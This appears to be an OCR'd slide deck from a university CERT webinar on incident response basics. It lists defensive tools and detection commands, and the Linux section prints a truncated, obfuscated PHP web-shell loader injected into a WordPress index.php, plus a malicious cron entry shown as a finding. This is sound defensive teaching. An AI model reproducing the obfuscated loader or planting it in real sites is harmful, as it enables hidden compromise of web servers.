Cybersecurity Webinar 2025


Theme: Incident Response

Session Topic: Basics of Incident Response

Date: 17th October 2025

A Case Scenario

Preparing for Arrival




Arrival!


Having a watchful eye!

Handling the situation


Looking forward

Incident Response at Home






Incident Response in Cyberspace



Incident Response

Incident Response



Incident Response

Incident Response

Incident Response

wazuh.

elastic

SURICATA

Security Scorecard

Sandfly Security™

pfsense®

Forcepoint

Incident Response

- Linux
  - fail2ban, lynis, clamav, rkhunter, sendmail
  - **Built-in tools:** grep, less, top, lsof, ps,find, ss, netstat, arp, crontab, awk
- Windows
  - Sysmon,
  - **Built-in tools:** eventvwr.msc, taskmgr.exe, schtasks, netstat, regedit, wmic, tasklist, netsh, net

Incident Response

- Linux
  - **Checking for malware entry-point in a website**:
    - `grep -RniE 'system\(|exec\(|decode\(' /var/www`

```
<?php
$OOO__00_OO=urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%
65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$
    OO_0O_0O_0=$OOO__00_OO[44].$OOO__00_OO[53].$OOO__00_OO[31].$OOO__00_OO[65].$OOO__00_OO[10].$OOO__00_OO[53].$
    OOO__00_OO[31].$OOO__00_OO[44].$OOO__00_OO[39].$OOO__00_OO[21].$OOO__00_OO[56].$OOO__00_OO[31].$OOO__00_OO[10].$
    OOO__00_OO[56].$OOO__00_OO[21].$OOO__00_OO[39].$OOO__00_OO[39].$OOO__00_OO[3].$OOO__00_OO[21].$OOO__00_OO[56].$
    OOO__00_OO[25];$O__O0_OOO0=$OOO__00_OO[40].$OOO__00_OO[13].$OOO__00_OO[53].$OOO__00_OO[31].$OOO__00_OO[21].$
    OOO__00_OO[46].$OOO__00_OO[10].$OOO__00_OO[40].$OOO__00_OO[0].$OOO__00_OO[56].$OOO__00_OO[25].$OOO__00_OO[31].$
    OOO__00_OO[13].$OOO__00_OO[10].$OOO__00_OO[56].$OOO__00_OO[39].$OOO__00_OO[63].$OOO__00_OO[31].$OOO__00_OO[5].$
    OOO__00_OO[13];$OOO__00_O0=$OOO__00_OO[40].$OOO__00_OO[13].$OOO__00_OO[53].$OOO__00_OO[31].$OOO__00_OO[21].$
    OOO__00_OO[46].$OOO__00_OO[10].$OOO__00_OO[65].$OOO__00_OO[31].$OOO__00_OO[13].$OOO__00_OO[10].$OOO__00_OO[46].$
    OOO__00_OO[31].$OOO__00_OO[13].$OOO__00_OO[21].$OOO__00_OO[10].$OOO__00_OO[34].$OOO__00_OO[21].$OOO__00_OO[13].$
    OOO__00_OO[21];$O0OOO_O__0=$OOO__00_OO[40].$OOO__00_OO[13].$OOO__00_OO[53].$OOO__00_OO[
?>

<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
```

Incident Response

- Linux
  - **Checking failed authentication logs**:
    - `grep -E 'Failed password' auth.log | tail`

```
root@adc1:~# egrep "Failed|failure"  /var/log/auth.log
Dec  5 21:39:17 adc1 sshd[41458]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.3  user=root
Dec  5 21:39:20 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:23 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: Failed password for root from 192.168.1.3 port 37362 ssh2
Dec  5 21:39:28 adc1 sshd[41458]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=192.168.1.3  user=root
Dec  5 21:39:41 adc1 sshd[41469]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.3  user=tecmint
Dec  5 21:39:44 adc1 sshd[41469]: Failed password for tecmint from 192.168.1.3 port 37364 ssh2
Dec  5 21:40:18 adc1 sshd[41491]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=192.168.1.245  user=root
```


Incident Response

- Linux
  - **Checking cronjobs**:
    - `crontab -l`

```
root@hax-ubuntu-mumb:/# crontab -l
* * * * * /tmp/malicious.sh
root@hax-ubuntu-mumb:/# grep -r "/tmp/" /etc/cron* /var/spool/c
ron/crontabs
/var/spool/cron/crontabs/root:* * * * * /tmp/malicious.sh
```


Incident Response

- Windows
  - **regedit**
    - Detecting malware in registry keys




Incident Response

- Windows
  - **schtasks**
    - Detecting malicious scheduled tasks




Incident Response

- Windows
  - **taskmgr.exe**
    - Searching for malicious processes



Incident Response


- Windows
  - **eventvwr.msc**
    - Searching log messages for malware indicators



Incident Response

Incident Response

- What should I do?
- It depends:
  - Attack/Incident Type
  - Attack/Incident Severity
  - Affected asset(s)



Incident Response

- **Containment**: Limiting the impact of the incident while preventing further damage


- **Eradication**: Remove the root cause of the incident from the environment

- **Recovery**: Restore systems and operations to normal while ensuring the threat does not reoccur

Incident Response

- What went right? (Why?)
- What went wrong? Why?
- What could we have done better?
- What is the roadmap to be more prepared next time?
    - More/better training/people?
    - More/better tools?
    - Better processes?

Incident Response



RENU-CERT

Email: cert@renu.ac.ug
Website: https://cert.renu.ac.ug
Twitter: @renu_cert

Knowledge | Community | Solutions

Services

- **Incident Handling**
- Security-related Information Dissemination
- Cybersecurity Auditing
- Filtering Services
- eduVPN
- Backup
- Cybersecurity Training
- …more on the way…